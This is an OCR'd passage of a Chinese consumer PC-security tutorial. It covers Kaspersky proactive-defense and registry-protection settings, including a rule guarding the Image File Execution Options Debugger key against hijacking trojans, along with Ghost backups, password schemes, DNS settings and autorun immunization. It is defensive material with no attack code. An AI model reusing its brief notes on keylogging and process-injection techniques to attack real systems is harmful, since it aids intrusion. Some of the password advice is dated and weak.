
说起主动防御，开始我是全开的，搞到麻烦死，机器又超级卡，后来看了卡饭论坛上关于主动防御的设置后用起来果然舒服多了。

先大概看看卡巴主动防御的模块，如图26。


这里要说明的是“程序完整性保护”要关掉，它在大多数电脑上会导致卡


图25 出现错误提示

巴狂占CPU(有可能是经常HASH文件的结果)，除非你对你的电脑非常有自信，否则最好不要打开它。顺便再提下使卡巴“卡”的原因，“设置”->“扫描”->“启动对象”->“系统启动时扫描”一定要去掉。因为本身它确实没什么作用，就跟卡巴非要你全盘扫描一样，基本属于怪癖。


图26 卡巴斯基的主动防御模块

还有“程序活动性分析”，这个模块是很多兼容性问题的来源，如果出现兼容性问题可以把这个模块关掉，或者把有兼容性问题的程序（比如讯雷主程序）加入信任区域不控制其活动性，如图27是一般的设置方案。



图27 设置程序活动分析

“运行IE浏览器参数”可以勾掉，因为虽然有木马通过此方法穿墙，但是例子不多，反而误报却很多。“隐藏进程”的周期可以适当缩小。顺便说一说，卡巴的隐藏进程功能还是非常出色的，几乎所有Rootkit都会被找到（连可以躲过早期IceSword的Futo都逃不了哦）。“Windows钩子”最好阻止掉，键盘嗅探型木马会用到，但很少有正常程序会用（一般是鼠标、键盘辅助程序，但不多）。顺便说一下，卡巴主动防御比较令我郁闷的是，它居然没有对抗GetKeyState和GetAsyncKeyState这种白痴键盘嗅探方法的防御，现在解决的方法就是密码复杂点，大小写混合。


这里特别要提一下“侵入到进程”，DLL注入木马等会用到，但是还是有正常程序会用的，比如珊瑚虫QQ(CoralQQ.exe)、金山词霸（XDICT.exe），最好把它们统统加到信任区域（设置-->信任区域）让卡巴不控制它们的活动性。

今天早上逛论坛，发现工行用了ActiveX的特殊密码框也会被主动防御报一下警，如果工行的密码框会报警的话，说不定其它的也会报警，提醒大家一下不要神经过敏……再提一下金山词霸，金山词霸2006以前的版本在使用屏幕取词的时候不单单会侵入到其它进程，还会导致其它的进程数据执行(Data Execution，溢出利用程序的特点)，所以如果要用它的话，还要把危险行为的勾去掉。

下面设置“注册表防护”，如图28。


图28 注册表防护

先以HOSTS File为例：HOSTS File这个文件就是本地域名解析，正常程序不会用到，双击HOSTS File后，选择“规则”，配置卡巴修改“阻止”，删除“阻止”，如图29。


图29 修改规则

System Startup（系统启动项）：如果你的系统极少有程序变动的话，也可以考虑如上修改，这样可以让大多数木马失去作用。补充一点：前段时间传说有用到Image File Execution Options的木马，这个键值微软本意是为了提高系统兼容性的，大概2000年的时候就有人研究了，但是貌似搞木马的把这种箱底的东西都弄出来了，不过国内的还没见到。如果不放心的话，可以在“键值”选项卡里按“添加”，然后“键”处输入：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options***，“值”处输入**Debugger**即可。

Internet Security和System Security，网络安全与系统安全，这两个正常程序几乎不会用到，可以大胆地全部阻止。


Internet Plugins（IE插件），这两个是流氓软件、广告程序的目标，阻止掉。不过也有一些正常程序会用到，比如讯雷有个LanguageSetter.exe，每次启动时都会重新创建那个“用讯雷下载”菜单，可以把特例加进信任区域（不会很多的）。

Internet Settings（IE设置），建议保留默认。


System Services（系统服务，也可算作自启动的一种）这项在安装新软件时和使用一些与系统比较紧密的软件（比如iceSword、FileMon、RegMon等，它们需要安装驱动）时会用到。我还记得现在QQ在安装的时候也会搞个驱动（什么世界领先密码保护技术~~）。还有，现在有的流氓软件会通过驱动保护自己，也是需要在这项写东西的。建议这项保留默认设置，由用户根据情况决定。

再提一点，最好把Internet Explorer和**X:\Windows\System32\msiexec.exe**加入信任区域不控制注册表。前者是因为有些IE插件（如GoogleToolbar）和IE自己会修改IE设置。后者是因为现在很多软件是通过Windows Installer安装，在安装这些正常程序时没必要控制它们(你可能会想到捆绑的流氓软件，不必担心，大多数情况下流氓软件都是独立的EXE，仍然会被监视到)。

接下来我们设置“Office防护”。这个就没什么好说的了，防宏病毒的，先把操作改成终止吧，如图30。



图30 设置Office防护

卡巴监控了几个宏病毒使用频率极高的行为，其中也只有和ActiveX相关的行为正常宏代码可能会用到，可以酌情勾掉。现在我们来安装一个MAX DOS工具箱，如图31。


图31 安装MaxDOS

装好后系统在启动的时候会出现一个供进入DOS的选项，如图32。

好了，现在我们可以安装我们需要的软件了，记住只装常用的，游戏先别装，把软件装到非系统盘，而且软件单独用一个分区放，这样一来方便管理，二来方便恢复。装完所有软件后我们就可以对机器进行全盘杀毒了，还要用360和卡卡扫下看有没有恶意软件，有的话全部清除掉。用360和卡卡对主页等全部修复一次，杀毒完毕后用360清理一次使用痕迹和网址列表，重启，开机的时候选择DOS工具箱，出现如图33界面。



图32 多出一个进入MaxDOS的菜单

一路回车，默认密码是max，到图34的时候输入**ghost**就会运行ghost8.2版，如图35。

关于ghost的操作我简单说一下：

***1*、分区备份**

使用Ghost进行系统备份，有整个硬盘（Disk）和分区硬盘（Partition）两种方式。在菜单中点击Local（本地）项，在


图33 MaxDOS界面





图34 输入ghost


图35 进入ghost 8.2

右面弹出的菜单中有3个子项，其中Disk表示备份整个硬盘（即克隆），Partition表示备份硬盘的单个分区，Check表示检查硬盘或备份的文件，查看是否可能因分区、硬盘被破坏等造成备份或还原失败。分区备份作为个人用户来保存系统数据，特别是在恢复和复制系统分区时具有实用价值。

选**Local→Partition→To Image**菜单，弹出硬盘选择窗口，开始分区备份操作。点击该窗口中白色的硬盘信息条，选择硬盘，进入窗口，选择要操作的分区（若没有鼠标，可用键盘进行操作：TAB键进行切换，回车键进行确认，方向键进行选择）。在弹出的窗口中选择备份储存的目录路径并输入备份文件名称，注意，备份文件的名称带有**GHO**的后缀名。

接下来，程序会询问是否压缩备份数据，并给出3个选择：No表示不压缩，Fast表示压缩比例小而执行备份速度较快，High就是压缩比例高但执行备份速度相当慢。最后选择Yes按钮即开始进行分区硬盘的备份。Ghost备份的速度相当快，不用久等就可以完成，备份的文件以GHO后缀名储存在设定的目录中。

***2*、硬盘克隆与备份**

硬盘的克隆就是对整个硬盘的备份和还原。选择菜单**Local→Disk→To Disk**，在弹出的窗口中选择源硬盘（第一个硬盘），然后选择要复制到的目标硬盘（第二个硬盘）。注意，可以设置目标硬盘各个分区的大小，Ghost可以自动对目标硬盘按设定的分区数值进行分区和格式化，选择Yes开始执行。Ghost能将目标硬盘复制得与源硬盘几乎完全一样，并实现分区、格式化、复制系统和文件一步完成。只是要注意目标硬盘不能太小，必须能将源硬盘的数据内容装下。

Ghost还提供了一项硬盘备份功能，就是将整个硬盘的数据备份成一个文件保存在硬盘上（菜单 Local→Disk→To Image），然后就可以随时还原到其他硬盘或源硬盘上，这对安装多个系统很方便，使用方法与分区备份相似。

***3*、备份还原**

如果硬盘中备份的分区数据受到损坏，用一般数据修复方法不能修复，以及系统被破坏后不能启动，都可以用备份的数据进行完全的复原而无须重新安装程序或系统。当然，也可以将备份还原到另一个硬盘上。


要恢复备份的分区，就在界面中选择菜单**Local→Partition→From Image**，在弹出窗口中选择还原的备份文件，再选择还原的硬盘和分区，点击Yes按钮即可。这里我们要备份系统盘C盘和软件所在盘，这样以后如果出现什么问题，一般还原C盘就可以了。如果中了威金等病毒的话推荐恢复C盘和软件盘，其他盘全格了，重要资料平时多做网络备份，游戏等不是很重要的可以不用管了，这样就算出再大的问题也可以瞬间解决了。另外，我们要把备份出来的gho文件设置为只读，最好刻到光盘上，这样才能保证万无一失。

下面，我再说下密码的设置方案。我的方案是分级设置，特殊符号＋事件联系设置记忆。对于不重要的密码，我们可以只设置简单的几位数字就可以了，这些适用于那些只是随便逛逛的网站和论坛，这样也可以保护自己的重要信息不被社会工程学窃取。对于一般重要的密码，我们可以设置10位数字＋大小写字母的密码，数字可以用自己的生日等，字母可以用自己的英文名，这些密码适应于大多数场合。对于系统密码、QQ密码、网银密码和有管理权限的网站密码等，我们必须设置16位大小写字母＋数字＋特殊符号混合的密码，而且这类密码要有2–3组，不同的地方用不同的密码。这类密码可以用自己的班级编号＋好朋友的名字用特殊符号连接起来，如朋友叫张三，自己是2000届11班的学生，就可以用Zhang^200011*san这个密码，变换好朋友的姓名就可以得到几组了。如果记不住可以拿笔记下来，用多了就能记住了。另外网银最好要用动态口令卡或U盾等工具。

还有就是DNS服务器设置问题，虽然用360可以修复本机的DNS劫持，但有种情况不知道大家想到没有，那就是可能会是DNS服务器遭到劫持，这样被钓鱼或被病毒网站利用的话就很危险了。其实这个问题很好解决的，大家可能都是用接入商提供的默认的DNS服务器地址（或是自动获取的），其实我们只要在本地连接的属性里选择"TCP/IC协议"。再点"属性"，然后选择使用自己定义的DNS服务器就可以了，这里我推荐用一个自己定义的用一个默认的，首选是自己定义的，我给大家推荐使用OPENDNS的DNS服务器做解析，IP是208.67.222.222。


最后补充一些对目前流行的病毒和流氓软件的免疫方法，大家要注意的是要把全部设置和免疫做完才去做GHOST备份哦！


***1*、关于AUTO自动运行病毒的免疫。**这类病毒大都通过U盘和自动播放功能传播，其实我们只需要用一个叫AUTO免疫器的软件就可以免疫这类病毒，如图36。


图36 U盘病毒免疫器

运行后选择全体本地驱动器，其它保持默认，然后点"免疫"就可以完成免疫了。它是通过在所有盘符建立一个特殊的不可删除的autorun.inf文件夹和关闭自动播放实现免疫功能的，如图37。

